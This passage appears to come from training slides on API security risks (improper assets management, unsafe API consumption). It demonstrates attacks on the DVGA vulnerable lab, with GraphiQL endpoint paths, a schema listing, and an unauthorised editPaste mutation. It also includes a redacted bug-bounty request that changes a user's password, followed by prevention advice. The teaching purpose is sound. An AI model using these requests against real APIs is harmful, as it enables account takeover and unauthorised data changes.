
- ❑ **Improper assets management** takes place when an organization exposes APIs that are either retired or still in development.
- ❑ As with any software, old API versions are more likely to contain vulnerabilities because they are no longer being patched and upgraded
- ❑ Can lead to other vulnerabilities, such as excessive data exposure, information disclosure, mass assignment, improper rate limiting, and API injection.
- ❑ You can discover improper assets management by paying close attention to outdated API documentation, changelogs, and version history on repositories.



# API Vulnerabilities


## API9: Improper Assets Management (How ?)

- ❑ The GraphQL IDE interface provides documentation and permissions for users to query, mutate, update, or delete data within the IDE.
- ❑ The alias for the GraphQL endpoint IDE is as follows:
  - /graphiql
  - /console
  - /v1/graphiql
  - /v2/graphiql
- ❑ Additionally, the IDE offers variables, query, schema, and structure.




# API Vulnerabilities

## API9: Improper Assets Management (How ?)




The screenshot shows the DVGA application's public pastes page. A red box highlights the first paste entry, which is titled "hak". The content of the paste is "hack content". Below the paste, there is a user profile for "DVGAUser" with IP address 172.17.0.1 and browser information: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0. Another paste entry below it is titled "This is my first paste" with the content "I was excited to spend time with my wife without being in". At the bottom, there is a user profile for "Stace" with IP address 215.0.2.247 and browser information: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko).



The screenshot shows the DVGA application's public pastes page after a rollback. The first paste entry, titled "hak", now contains the content "hack content". The user profile for "DVGAUser" remains the same. The paste entry titled "This is my first paste" has been updated to "I was excited to spend time with my wife without being interrupted by kids.". The user profile for "Stace" remains at the bottom.

# API Vulnerabilities

## API9: Improper Assets Management (How ?)



The image shows two screenshots of a GraphQL interface, likely from the GraphiQL browser extension, demonstrating a vulnerability related to asset management.

**Left Screenshot:** The URL is `localhost:5013/graphiql`. The query field contains the following code:

```
query {  
  pastes(  
    public: Boolean  
    limit: Int  
    filter: String  
  ): [PasteObject]  
  
  paste(id: Int, title: String): PasteObject  
  
  systemUpdate: String  
  
  systemDiagnostics(  
    username: String  
    password: String  
    cmd: String  
  ): String  
  
  systemDebug(arg: String): String  
  
  systemHealth: String  
  
  users(id: Int): [UserObject]  
  
  readAndBurn(id: Int): PasteObject  
  
  search(keyword: String): [SearchResult]  
  
  audits: [AuditObject]  
  
  deleteAllPastes: Boolean  
  
  me(token: String): UserObject  
}
```

**Right Screenshot:** The URL is `localhost:5013/graphiql?operationName=undefined&query=query(%0A%20%`. The query field contains the same code as the left screenshot, but the response pane shows a single paste object with sensitive data highlighted by a red box:


```
{  
  "data": {  
    "paste": {  
      "id": "16",  
      "content": "hack content",  
      "title": "hak"  
    }  
  }  
}
```

A large red arrow points from the left screenshot to the right screenshot, indicating the progression of the attack or the result of the exploit.



# API Vulnerabilities

## API9: Improper Assets Management (How ?)



The screenshot shows a GraphQL schema editor with two panels. The left panel displays the schema with various mutations like 'createPaste', 'editPaste', 'deletePaste', etc. The 'editPaste' mutation is highlighted with a red box. A large red arrow points from this mutation to its corresponding response in the right panel. The right panel shows the raw GraphQL query and its JSON response. The query is:

```
mutation{ editPaste(id:17,title:"Change the World!", content:"I want to change the world") { paste { id title content } }}
```

The response is:

```
{ "data": { "editPaste": { "paste": { "id": "17", "title": "Change the World!", "content": "I want to change the world" } } }}
```

The schema on the left includes:


- createPaste(  
burn: Boolean = false  
content: String  
public: Boolean = true  
title: String  
): CreatePaste
- editPaste(  
content: String  
id: Int  
title: String  
): EditPaste
- deletePaste(id: Int): DeletePaste
- uploadPaste(content: String!, filename: String!): UploadPaste
- importPaste(  
host: String!  
path: String!  
port: Int  
scheme: String!  
): ImportPaste
- createUser(userData: UserInput!): CreateUser
- login(password: String, username: String): Login

The schema on the right is identical to the left.



# API Vulnerabilities

## API9: Improper Assets Management (How ?)



# API Vulnerabilities

## API9: Improper Assets Management (How ?)

- API authorization bug in a private program: *academy.target.com/api/docs*

ping

GET /ping

Implementation Notes  
This route will return a output pong

Response Messages

| HTTP Status Code | Reason                              | Response Model |
|------------------|-------------------------------------|----------------|
| 200              | OK                                  |                |
| 500              | There was an internal server error. |                |

[Try it out!](#) [Hide Response](#)

Request URL  
`https://academy.████████.com/api/user/profile`


Response Body  
`{"success":false,"message":"Authorization parameters are missing","code":102}`

Request URL  
`http://localhost:8080/ping`

Response Body  
`pong`

Response Code  
`200`

Response Headers  
`{ "date": "Wed, 18 Apr 2018 12:37:50 GMT", "server": "akka-http/10.1.0", "content-length": "4", "content-type": "text/plain; charset=UTF-8" }`



# API Vulnerabilities

## API9: Improper Assets Management (How ?)

- API authorization bug in a private program: *academy.target.com/api/docs*

**Request**

Raw Params Headers Hex

POST /api/user/edit HTTP/1.1

Host: academy. [REDACTED]

Accept: application/json

Content-Type: application/json

Content-Length: 52

Authorization: Bearer fe43fbf0aa [REDACTED] [REDACTED]

```
{  
    "id_user": 4 [REDACTED],  
    "password": " [REDACTED]"  
}
```



# API Vulnerabilities

## API9: Improper Assets Management

### □ Prevention:

- Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
- Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
- Make API documentation available only to those authorized to use the API.
- Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
- When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.




# *API10: Unsafe Consumption of APIs*



# API Vulnerabilities

## API10: Unsafe Consumption of APIs (What ?)

- Developers tend to trust data received from third-party APIs more than user input without verify in their endpoints which interact with external or third-party APIs
- API provider does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components.
- Blinely follows redirection
- Allows the client to interact APIs with over an unencrypted channel or insecure communication protocol
- API provider does not limit the number of resources available to process third-party services responses.
- API provide does not implement timeouts for interactions with third-party services;
- The attacker tries to identify the technology stack layer. Once the attacker understands how it works, they may attempt to inject malicious code.

